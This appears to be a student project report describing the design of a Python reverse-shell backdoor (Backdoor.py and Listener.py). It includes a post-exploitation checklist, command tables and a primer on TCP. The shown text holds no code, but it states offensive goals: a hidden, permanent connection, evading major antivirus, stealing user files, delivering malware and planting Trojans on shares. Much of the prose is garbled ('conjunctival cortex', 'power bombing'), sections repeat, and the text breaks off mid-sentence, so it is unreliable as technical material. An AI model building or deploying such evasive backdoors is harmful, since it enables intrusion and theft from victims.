|  |  |  |
| --- | --- | --- |
| **#** | ***Index*** | ***Pg No.*** |
| 1 | Introduction and Objectives | 7 |
| 2 | *Research Methodology* | 40 |
| 3 | *Analysis* | 57 |
| 4 | *Code* | 72 |
| 5 | *Case Study* | 78 |
| 6 | *Observation* | 97 |
| 7 | *Conclusion and Suggestion* | 106 |
| 8 | *Future scope and further enhancement of the Project* | 107 |
| 9 | *References/Bibliography* | 116 |
| 10 | *Glossary* | 117 |

*Introduction and Objectives of the Project*

*What is a Reverse Shell*

What is the reverse shell

The recent Log4j vulnerability left some companies

reeling as developers and security professionals worked to patch systems and mitigate the damage. The main feature of the attacks was the use of reverse shell. A reverse shell is a process used by attackers to gain

access to remote systems and exploit remote code

execution (RCE) vulnerabilities in those systems. Before examining the conjunctival cortex, we need to

understand what the conjunctival cortex is.

* Expert Talks Home
* Attack detection
* Eliminate reverse shell attacks

Before examining the conjunctival cortex, we need to understand what the conjunctival cortex is. What is a link? A binding shell is a process used by pen testers and attackers to connect to remote systems and

transfer data. To do this, they need two types of

systems: an initiator (client) and a listener (server).

Assume that an attacker uses an initiator and the listener is a target or victim system with an RCE

vulnerability. In this case, as shown in the image below, the attacker sends the connection request payload and shellcode to execute the specific listening report. This process binds the listening port to the author, hence


the name binding. After receiving and accepting a connection request, the listener executes shellcode that results in data being transferred to the source system. This code allows attackers to extract data or gain access to other systems connected to the same network.

A shell session that starts on a remote machine instead of the local host is called a reverse shell. After

effectively exploiting the command execution flaw, attackers can use a reverse shell to obtain the original

shell configuration of the targeted machine. Same back shell is sometimes the most ideal way to get remote interface through NAT or firewall. We should study how pranksters work and how to stay away from them.

Fig1



Although a forced shell is fairly easy to implement, it has some disadvantages for an attacker. An organization can protect itself against power bombing in the following ways:

Firewalls: Because the monitoring shell uses a TCP or UDP port to access victim systems, a

firewall can be configured to stop receiving requests on that port. NAT or PAT: Network Address Translation (NAT) and Port Address

Translation (PAT) are ways to map different private addresses to public addresses on a router. Since


the payload sent in a shell attack contains a

private IP address and a specific port of the

victim's system, it cannot be sent to a public IP address or port, as they can change.

To avoid these obstacles, attackers use a reverse shell.

Fig2



The attacker connects the target machine to a target remote organization host and requests a shell

conference in a standard remote attack. This technique is known as a bottleneck. Attackers can use a reverse

shell if the remote host is not publicly accessible (ie, due to firewall protection or a non-public IP address). By initiating an active association, the target engine establishes a shell contact with the listening network in the event of a reverse shell attack. With remote

support protected by Organizational Address Translation (NAT), the reverse shell can be assumed. Although reverse shells have a real purpose,

cybercriminals use them to compromise protected assets and execute command-line commands.

Attackers can use reverse shells to bypass network security measures such as firewalls. Reverse shell

capabilities can be obtained through phishing emails or malicious websites. When the malware is introduced to a nearby workstation, it connects to the attacker's

subscription server. Since firewalls usually direct

incoming traffic, an active connection will succeed. By making the server think twice, an attacker can exploit weaknesses when placing an order. A Converse shell

script embedded in the included code provides a

subscription shell in retaliation. As the name suggests, in a reverse shell attack, the attacker acts as the listener and the victim acts as the initiator. In this process, the attacker looks for initiators that send remote

connection requests to a specific port and forces them to connect to the listener. When a connection is established, the listener executes malicious shellcode on the source system and data is sent and presented to the listener system. Because the request is initiated by the server, the reverse shell can bypass firewalls and

solve problems caused by PAT and NAT. How is the relationship going? Performing a reverse attack

requires initiating and establishing a remote

connection between the initiator and the listener. This is often done using the open source software Netcat

(NC). NC is a popular network testing and research tool used to test connections using TCP or UDP protocols, as well as port scanning and listening. Since most pen testers and attackers use this tool to execute shell

commands on target systems, it is often referred to as the Swiss Army Knife of networks. NC settings depend on the script used on the target system, such as PHP, Perl or Bash.

*What is Post exploitation*

The purpose of the post-commissioning phase is to determine the value of the damaged machine and to maintain control of the machine for future use. The value of a machine is determined by the sensitivity of the data stored on it and the

usefulness of the machines in further

endangering the network. The methods described in this step are intended to help the tester identify and document sensitive information, identify configuration settings, communication channels and relationships with other network devices that can be used to gain additional access to the

network, and determine one or more methods to obtain access to the machine later. In cases where these methods differ from the agreed allocation

rules, the allocation rules must be followed. Rules of engagement

The following rules of engagement implement post-penetration testing and are intended to

ensure that customer systems are not exposed to unnecessary risk due to actions of testers (direct

or indirect) and to ensure a mutually agreed upon procedure. monitor the project in the post-use phase. Analysis of infrastructure

1. Network settings

The network configuration of the compromised machine can be used to identify additional

subnets, network routers, critical servers, name servers, and machine-to-machine connections.

This information can be used to identify additional targets to penetrate the customer's network. 2.

Interfaces

Identify all machine network connections and

their IP addresses, subnet masks, and gateways. By identifying interfaces and configurations,

networks and services can be prioritized for targeting. 3. Route

Information about other subnets, filtering or processing methods can be used to avoid a

segmented network, leading to new hosts and/or networks to explore and enumerate. This information can come from a number of sources on a particular host or network, including:

4. Connections

Routing tables, including static and dynamic route ARP tables, NetBios or other network protocols used to discover services and hosts. Find out if

these multi-homed hosts act as a router. 4. DNS servers

Identify any DNS servers used by evaluating the hosting settings. The DNS servers and information can then be used to develop and implement a plan to discover additional hosts and services on the target network. If a DNS server is

compromised, the DNS database provides

valuable information about hosts and services that can be used to prioritize targets in the rest of the assessment. Editing and adding new records can be used to capture data from DNS dependent services.

5. Cached DNS records

Identify cached valuable DNS records that may contain login pages for intranet sites,

administrative interfaces, or external sites. Cache interfaces provide information about the most recent and most used host used by a

compromised host, providing insight into host relationships and interactions, providing information that can be used to prioritize targets for access to the target network and

infrastructure. Modification of cached entries, if enabled, can be used to capture credentials,

authentication permissions, or obtain additional information about services used by compromised hosts, leading to further propagation into the

target network.

6. Proxy servers

Identify network and application layer proxies. Proxies are good targets if the customer uses them across the enterprise. In the case of

application proxies, it may be possible to detect, modify and/or control the flow of traffic or the

traffic itself. Proxy attacks are often an effective way to demonstrate exposure and risk to the

client.

7. ARP entries

List cached and static ARP table entries that may reveal other hosts communicating with the

compromised machine. Static ARP entries can represent critical machines. If the scope of the assessment allows for the interception and

modification of ARP entries, it is easy to

demonstrate the potential to disrupt, monitor, or damage service in ways that would not normally be detected or protected against. 8. Online

Services

9. Listening Services

Identify all network services provided by the

target machine. This can lead to the discovery of services that were not detected in the original

scan, as well as the discovery of other machines and networks. Detecting services that are not visible in the scan can also provide information about possible filtering and control systems implemented in the network and/or host. In

addition, the tester can use these services to harm other machines. Most operating systems include a method to detect TCP and UDP connections to and from the machine. By checking both

connections to the affected machine, it is possible to discover previously unknown connections. The service host is also a consideration, but this can expose services listening on non-standard ports

and show trusted connections such as keyless authentication for SSH.10.VPN connections.

All VPN connections to and from the target

machine or network must be detected. Outbound links can provide routes to new systems that may not have been previously identified. Both inbound and outbound can identify new systems and potential business relationships. VPN

connections often bypass firewalls and intrusion detection/prevention systems because they cannot decrypt or inspect encrypted traffic. This fact makes VPNs ideal for attacks. Potential new targets should be checked before attacking them. Having VPN clients or servers on the target host can also provide access to previously unknown

credentials that can be used to target other hosts and services.

9. Directory Services

Targeted host using directory services can provide the ability to list user accounts, hosts, and/or

services that can be used in additional attacks, or provide additional targets that may not have been previously discovered during the vulnerability analysis phase. In addition, user information found in directory services can be used for social engineering and phishing campaign attacks, allowing for greater success.

10. Neighbors

In today's network, many services and operating systems use multiple protocols to find neighbors to facilitate service availability, troubleshooting, and configuration. Protocols vary depending on

the type of target host. Network devices can use protocols such as Cisco Discovery Protocol (Cisco Discovery Protocol) and Link Layer Discovery

Protocol (LLDP) to discover systems, settings and other details for hosts directly connected to them or on the same subnet. Similarly, desktop and

server operating systems can use protocols such as mDNS (Multicast Domain Name Service) and NetBios to find information about hosts and services on the same subnet.

11. Robbery

Extortion means obtaining information (ie, files containing personal information, credit card

information, passwords, etc.) from target companies that are related to the targets identified in the pre-assessment phase. This information may be obtained to achieve goals or as part of a round-robin process of increasing

access to the network. The location of this information depends on the data type, host role and other circumstances. Knowledge and basic knowledge of commonly used applications, server software, and middleware are very important

because most applications store their data in many different formats and locations. Some systems may require specialized tools to obtain, extract or read the intended information.

Installed programs

12. Launch units

Most systems have applications that can be launched when the system starts up or when a

user logs in, which can provide information about the purpose of the system, the software and

services it interacts with. This information may

reveal potential countermeasures that may

prevent further use of the target network and its systems (eg, HIDS/HIPS, application list, FIM).

Information that should be collected is e.g.

A list of applications installed on the system and their associated versions. List of operating system updates applied to the system. 13. Installed services

The services of a specific host can serve the host itself or other hosts on the target network. A

profile must be created for each target host that takes into account the configuration of their

services, their purpose, and how they may be used to achieve assessment purposes or network intrusions. 14. Security services

Security services include software designed to keep an attacker out of systems and protect data. These include network firewalls, host firewalls,

IDS/IPS, HIDS/HIPS and antivirus. Detecting

security services from one targeted host gives you an idea of what to expect when targeting other

machines on the network. It also provides insight

into what alerts may have been triggered during the test, which can be discussed with the client during project discussions and which can lead to security policy, UAC, SELinux, IPSec, Windows

security models or other security updates. rules/specifications.

15. File/Print Shares

File and print servers often contain targeted information or allow further intrusion into the target network and hosts. Target information

includes:

Shares offered by file servers - Any shares offered by target systems should be investigated. Even share names and comments can leak important information about internal applications or project names (ie, if only "Fred" and "Christine" can

access the "Accounting" folder, they could both be accounting staff). Access lists and shared

access rights. - On the client side, if it is possible to connect to a share, it is worth checking if the

connection is only read/write or read/write. Note that if the share contains folders, different folders can have different permissions. On the server side, both server configuration and file/folder access

rights should be examined. Share files and content lists, identify interesting files from file sharing lists. Search for interesting or targeted items such as:

* Source code
* Reservations
* Installation files

Confidential information (financial information in spreadsheets, bank statements in TXT/PDF format, password files, etc.)

Deploying Trojans or auto-launchers – Users can be encouraged to launch these payloads by using clever naming conventions or mimicking naming conventions already in use, allowing the tester to further infiltrate the network. Even specific users can be targeted if file server logs can be obtained.

1. Database Servers

Databases contain a wealth of information that can be targeted in an evaluation. Databases - A list of database names can help the appraiser

determine the purpose of the database and the types of data contained in the database. In an environment with many databases, this helps

prioritize items. Tables - Table names and

metadata such as comments, column names, and types can also help the reviewer select items and find targeted information. Table content, number of rows of adjusted content Columns - In many databases, it is possible to search the column names of all tables with one command. This can be used to search for targeted data (eg if credit card data is targeted to an Oracle database, try

select \* from all\_tab\_columns where name = 'N%';. • Database and table permissions

* + Database users, passwords, groups and roles

Information in databases can also be used to flag risks, achieve assessment goals, determine the configuration and operation of services or

penetrate customer networks and hosts.

1. Directory Servers

The main purpose of the directory service is to provide services and hosts with information for reference and/or authentication. Compromising this service can allow inspection of all hosts

dependent on the service and provide information that can be used to advance an attack. The information sought by the directory service is as follows:

* + List of objects (users, passwords, machines, etc.)
  + Connections to the system
  + Protocol and security level identification

1. Name servers

A name server provides host and service resolution based on the record types it serves. A list of entries and controls can provide a list of objects and services that are prioritized and

attacked to further penetrate the customer's network and hosts. The ability to edit and add records can be used to flag the risk of service disruption and capture traffic and data on the customer network.

1. Commission Services

Identifying deployment services allows you to access and list:

* + Untracked response files
  + File access rights
  + Updates included
  + Applications and versions

This information can be used to infiltrate the

network and hosts of clients. The ability to modify service records and settings makes this possible

Installation of the rear door

Making the Services vulnerable to attack

1. Certificate

Detecting certificate issuing services on a compromised client server allows access

* + Admin CA
  + Code signing certificates
  + Encryption and signing certificates

This is also enabled by service management

* + Create new certificates for multiple tasks
  + Revocation of certificates
  + Change the certificate list
  + Adding a CA root certificate

Service management exposes risk and allows data and services on the customer's network and hosts to be compromised. Source code control

server

Detecting source code management systems on a compromised host or through a service running on the client side of the service offers the ability to:

Project List - Project names can reveal sensitive information about company projects. Control

access to source code files

Modifying source code files – If scope is enabled, modifying the source code indicates that an

attacker can make changes that affect the system.

List of developers - Information about developers can be used for manipulation attacks and as inputs to attack other parts of the system.

* + List the settings
  + Dynamic Host Configuration Server

The detection of the dynamic host configuration service or the use of the compromised host

service allows:

List of rentals provided

* + List configuration
  + List options
  + Change the setting
  + Cost of all rentals

Service management can be used to demonstrate denial of service risk and can be used by attackers against hosts and services on a compromised

network. 20. Virtualization

Identity virtualization services or client software enable:

List of virtual machines (name, settings, operating system)

* + List of passwords and digital certificates for

management systems. • List the configuration of the virtualization software

* + Configuration of hosts
  + Show denial of service risk in VM mode management
  + Access data hosted by virtual machines
  + Intercept traffic from virtual hosts or services hosted on a compromised host

1. Messages

Identifying services or client software to deliver messages provides an opportunity

* + Identify folders
  + Settlement of mandates
  + Access to confidential information
  + Detecting hosts on the network
  + System and business relationships

All this information and actions can be used to demonstrate risk and further penetrate the

client's network and hosts.

22. Control and management

Detection of services or client software for monitoring and/or management may allow

detection of additional servers and services on the target network, and resulting configuration

parameters may allow access to other target hosts and determine actions taken by the tester. the customer can identify. Some services to look for:

* + SNMP (Simple Network Management Protocol)
  + Syslog

Some of the management services and software sought for credentials, host detection and other services may include:

* + SSH server/client
  + Telnet server/client
  + Remote Desktop Protocol (RDP) client
  + Terminal server
  + Virtual environment management software

23. Backup systems

Identifying services or client software to back up data presents an attacker with a great

opportunity, as this system requires access to the data and systems they need to back up, providing the attacker with:

* Enumeration of hosts and systems
* List of services
* identification data of the host and/or services
* Access to backup data

The information obtained from the service can be used to demonstrate the confidentiality, integrity and access risk of the system and its data. Access to backups may also provide an opportunity to

add missing configurations, vulnerable software, or backdoors to client systems.

24. Network services (RADIUS, TACACS, etc.)

Identifying services or using online services allows:

* Count users
* Enumeration of hosts and systems
* Settlement of mandates
* Indicate the risk of service interruption if there are no alternative methods
* Sensitive information
* Key registration

Sensitive information such as passwords and personally identifiable information can be

detected by tracking keystrokes - not sure what the legality is if a user claims to be chatting in a private instant message using the company's

software. Does anyone know? If the company says that all data on the network can be tracked, it should be fine. If Protect Yourself has another point and says that device usage can be

monitored and personal use is not allowed yes, if the policy does not cover personal user or data

ownership then no. This should be extended to the web as well.

1. Screenshot

A screenshot can be used to show signs of compromise, and access to the information on

the screen and other access is not possible. Care must be taken with information collected through screenshots to ensure that no personal information of the client's employees is displayed.

1. Interception of Internet traffic

Web traffic interception may be used depending on network controls, and the intercepted media may be used for the following purposes.

* + Identify network hosts
  + Data capture
  + Identify services
  + Identify relationships between hosts on a network
  + Store credentials

Care should be taken to capture only the traffic relevant to the task and that the data collected is not subject to local laws, such as interception of IP calls. The information stored and displayed must be filtered to protect the personal and confidential information of the customers and/or employees of the customer. 27. Previous

inspection reports User Information

This section focuses primarily on target system information related to user accounts, either on

the system or remotely, that have left some kind of trace that assessment personnel can collect and analyze for further penetration or to achieve the desired goal of the assessment. . 28. In the system

General information that can be collected from a compromised system includes:

History files - History files store the user's most recent commands. Reading them can reveal system configuration information, important

applications, data locations, and other system

\*sensitive information.

1. Encryption keys (SSH, PGP/GPG) Documents of interest (.doc/x, .xls/x,

password.\*) – Users often store passwords and

other sensitive information in text documents.

There are two ways to find them, either by

searching the file names for interesting words (eg password.txt) or by searching the documents

themselves. This is where indexing services like the Linux Local Database can help. User-specific application configuration parameters History of individual applications (MRU Windows only, history files, etc.)

* + List removable media
  + Calculation of web shares / domain access rights (gpresult)

1. Browsers

Information collected by browsers that can be used to identify other hosts and systems and

transmit information to infiltrate the client's network and hosts includes:

* + Browser history
  + Bookmarks
  + Download history
  + Mandate
  + Proxy servers
  + Add-ons/extensions

Care should be taken to collect only information within the scope of the assignment, as browser information may contain confidential and private information of the client's employees. This information should be filtered from returned data and reports. 31. IM Customers

Information that may be collected from IM clients on a compromised system includes:

List of account settings (user, password, server, proxy)

1. Chat logs

Care should be taken to collect only information within the scope of the assignment, as browser information may contain confidential and private information of the client's employees. This information should be filtered from returned data and reports.

1. System Settings Password Policy

By listing the password policy of the system, the ability to brute force and crack passwords

becomes much more effective, for example, knowing that the minimum length of a password is 8 characters, you can remove all words under 8 characters from the dictionary. Secured

Configured wireless networks and keys

By finding a target's wireless data, it is possible to launch physical attacks locally through the company's Wi-Fi. It can also allow you to set up a

fake access point to trick targets into connecting when they are not in place.

About the scenario

* The script, as the name suggests, when executed on a system with an active Internet

connection, reconnects to the ATTACKER's system using the ATTACKER's predefined port and the ATTACKER's IP address. • Downstream connection ATTACKER can execute system commands

depending on the operating system of the TARGET. The script also provides commands to upload files to the TARGET system and from there to the ATTACKER's system, which the ATTACKER can use to deliver malware or steal user information. •

The script is made with Python version 3.11.1.

TARGET of the Target System by any manipulation method. • The manuscript is divided into two

parts:

Listener.py - This is a script running in the ATTACKER system that listens for an incoming connection on a predefined ATTACKER port

Backdoor.py - This is a script that runs on the TARGET system and the ATTACKER creates a pre- send of this payload specifying the port and IP address of the ATTACKER machine. This script contains functions for the following post-use methods.

Goals:

* Ensures a hidden, reliable and permanent connection to the TARGET system
* The script should be able to bypass major antivirus software
* The script must be able to send and receive files to the TARGET system.
* ATTACKER should be able to execute system commands remotely
* Other post-processing methods can be explored using these commands.

*Research Methodology*

* The most important role of the script is to make a stable connection to the ATTACKER’s

system using a port and the ATTACKERs IP address

* The TARGET can be in the same network as an ATTACKER or can be on a different network so the ATTACKER will need to specify the IP address

accordingly before sending out the script to the TARGETs MACHINE

* The connection should be made by the

TARGET’S system so that it can bypass the system firewall and the ATTACKER can execute any

operation without the firewall blocking it

* Object oriented programming approach should be followed while developing the script to make the script easy to debug and expand and

develop a unique machine code while executing which can bypass antivirus programs.

* All exceptions should be in check to prevent script from running into an error and crashing

leading to losing the connection to the TARGETs system.

* The script is divided into 2 parts Backdoor.py and Listener.py
  + Backdoor.py – It is to be executed on the TARGET MACHINE which connects back to the ATTACKER MACHINE
  + Listener.py – It is to be executed on the ATTACKER MACHINE which will connect to the TARGET MACHINE
  + on successful connection a reverse shell I achieved which bypasses the TARGET’S

FIREWALL and further enables the ATTACKER’S operations.

About the script

* The script, as the name suggests, when executed on a system with an active Internet connection,

reconnects to the ATTACKER's system using the ATTACKER's predefined port and the ATTACKER's IP address.

• Downstream connection ATTACKER can execute system commands depending on the operating system of the TARGET. The script also

provides commands to upload files to the TARGET system and from there to the ATTACKER's system, which the ATTACKER can use to deliver malware or steal user information.

• The script is made with Python version 3.11.1. TARGET of the Target

System by any manipulation method.

• The manuscript is divided into two parts:

* Listener.py - This is a script running in the ATTACKER system that listens for an incoming connection on a predefined ATTACKER port
* Backdoor.py - This is a script that runs on the TARGET system and the ATTACKER creates a pre- send of this payload specifying the port and IP

address of the ATTACKER machine. This script

contains functions for the following post-use methods.

Goals :

* Ensures a hidden, reliable and permanent connection to the TARGET system
* The script should be able to bypass major antivirus software
* The script must be able to send and receive files to the TARGET system.
* ATTACKER should be able to execute system commands remotely
* Other post-processing methods can be explored using these commands.

*Research Methodology*

Research Methodology

* The most important role of the script is to make a stable connection to the ATTACKER’s

system using a port and the ATTACKERs IP address

* The TARGET can be in the same network as an ATTACKER or can be on a different network so the ATTACKER will need to specify the IP address

accordingly before sending out the script to the TARGETs MACHINE

* The connection should be made by the

TARGET’S system so that it can bypass the system firewall and the ATTACKER can execute any

operation without the firewall blocking it

* Object oriented programming approach should be followed while developing the script to make the script easy to debug and expand and

develop a unique machine code while executing which can bypass antivirus programs.

* All exceptions should be in check to prevent script from running into an error and crashing

leading to losing the connection to the TARGETs system.

* The script is divided into 2 parts Backdoor.py and Listener.py
* Backdoor.py – It is to be executed on the TARGET MACHINE which connects back to the ATTACKER MACHINE
* Listener.py – It is to be executed on the ATTACKER MACHINE which will connect to the TARGET MACHINE
* On successful connection a reverse shell I

achieved which bypasses the TARGET’S FIREWALL and further enables the ATTACKER’S operations.

* + Script Functions

Execute System Commands - This function executes system commands using the Python subprocess module. It passes the system commands from the ATTACKING MACHINE to the TARGET MACHINE and then the commands are executed.

Fig3




Fig 4

|  |  |  |  |
| --- | --- | --- | --- |
| **SNo.** | **Windows** | **Linux** | **Description** |
| 1. | dir | ls -l | Directory listing |
| 2. | ren | mv | Rename a file |
| 3. | copy | cp | Copying a file |
| 4. | move | mv | Moving a file |
| 5. | cls | clear | Clear Screen |
| 6. | del | rm | Delete file |
| 7. | fc | diff | Compare contents of files |
| 8. | find | grep | Search for a string in a file |
| 9. | command /? | man command | Display the manual/help details of the command |
| 10. | chdir | pwd | Returns your current directory location |
| 11. | time | date | Displays the time |
| 12. | cd | cd | Change the current directory |
| 13. | md | mkdir | To create a new directory/folder |
| 14. | echo | echo | To print something on the screen |
| 15. | edit | vim(depends on editor) | To write in to files. |
| 16. | exit | exit | To leave the terminal/command window. |
| 17. | format | mke2fs or mformat | To format a drive/partition. |
| 18. | free | mem | To display free space. |
| 19. | rmdir | rm -rf/rmdir | To delete a directory. |
| 20. | taskkill | kill | To kill a task. |
| 21. | tasklist | ps x | To list running tasks. |
| 22. | set var=value | export var=value | To set environment variables. |
| 23. | attrib | chown/chmod | To change file permissions. |
| 24. | tracert | traceroute | To print the route packets trace to network host. |
| 25. | at | cron | daemon to execute scheduled commands. |
| 26. | type | cat | To print contents of a file. |

|  |  |  |  |
| --- | --- | --- | --- |
| **SNo.** | **Windows** | **Linux** | **Description** |
| 27. | ping | ping | To send ICMP ECHO\_REQUEST to  network hosts. |
| 28. | nslookup | nslookup | To query Internet name servers interactively. |
| 29. | chdisk | du -s | For disk usage. |
| 30. | tree | ls -R | To list directory recursively. |

* + Change Working Directory - This feature allows an attacker to change the shell


directory and navigate the TARGET MACHINE using the python operating

system library. The directory can be changed with the cd system command, but using this function we have the full path. modifies the index, making the system easier to navigate.

*Transfer Control Protocol*

TCP (Transmission Control Protocol) is one of the most important protocols in the Internet protocol series. It sits between the application and network layers used to provide reliable delivery services. It is a connection-oriented communication protocol that helps exchange messages between different devices over a network. The Internet Protocol (IP), which defines the technology for sending data


packets between computers, works alongside TCP. Fig 5



To ensure that each message reaches its destination intact, the TCP/IP model breaks the data into small packets and then reassembles the packets into the original message at the opposite end. Sending data in small packets makes it easier to maintain efficiency than sending it all at once.

When a given message is split into packets, those packets can travel along multiple routes if one route is blocked, but the destination remains the same.

Fig 6



For example, when a user requests a web page on the Internet somewhere in the world, the server processes the request and returns an HTML page to that user. The server uses a protocol called the HTTP Protocol. HTTP then asks the TCP layer to make the necessary connection and send the

HTML file. Now, TCP breaks the data into small packets and forwards them to the Internet

Protocol (IP) layer. The packages are then sent to their destination via various routes. The TCP layer of the user's system waits for the end of the

transmission and confirms when all packets have been received.

*Features of TCP/IP*

*Some of the most prominent features of the Transfer control protocol are*

1. *Segment numbering system*
   * TCP keeps track of segments sent or received by assigning numbers to each segment. • Data bytes to be transferred are assigned a specific byte number, while segments are assigned sequential numbers. • Acknowledgment numbers are *assigned to received segments.*
2. *Relationship oriented*
   * This means that the sender and receiver are connected to each other until the end of the

process. • The order of the data is preserved, ie. the order remains the same before and after

transfer.

1. *Full Duplex*
   * In TCP, data can be transmitted simultaneously from the receiver to the sender or vice versa. • It improves the flow of information between sender and receiver.
2. *Flow regulation*
   * Flow control limits the rate at which a

transmitter transmits data. This is done to ensure reliable delivery. • The receiver constantly gives feedback to the sender about how much data can be received (using a sliding window)

1. *Management of errors*
   * TCP implements an error control mechanism for reliable data transmission
   * Error handling is bit-based
   * Segments are checked for errors
   * Error management includes - management of bad segments and missing segments, out-of-order segments, duplicate segments etc.
2. Congestion management
   * TCP considers network congestion
   * The level of congestion is determined by the amount of data sent by the sender

Profit

* + It is a reliable protocol. • It provides both an error checking mechanism and a recovery mechanism. • It conducts current. • It ensures that the data reaches the correct destination in the order in which it was sent. • An open

protocol not owned by any organization or

individual. • It assigns an IP address to each computer on the network and a domain name to

each website, making the location of each device on the network distinguishable. Disadvantages

* + TCP is designed for wide networks, so its size can become a problem in small networks with few resources.
  + TCP uses multiple layers, so it can slow down network speed.

• It is not general in nature. This means that it cannot represent a

protocol stack other than the TCP/IP packet. For example, it doesn't work with Bluetooth.

• No changes since they were developed about 30 years ago.

* + - Reliable Receive – This function enables ATTACKER to receive the data from the

TARGET MACHINE it breaks down the data into JSON data and send through the

network, In case of some error In sending the data such as an empty packet the exception is caught and the packet is

skipped

* + - Reliable Send – This function allows the ATTACKER to send data to the TARGET MACHINE by breaking it down to JSON data and then sending though the

network, this enables the ATTACKER to send commands to exploit the TARGETs system.

* + - Read file – Enables the ATTACKER to download the file from the TARGET

MACHINE using file handling command

* + - Write file – Enables the ATTACKER to upload the file to the TARGET’S machine using the file handling command
    - Run – The run function executes the above function in a while loop with

condition set to TRUE and handles all the exceptions to maintain the connection, all the commands from the ATTACKERS

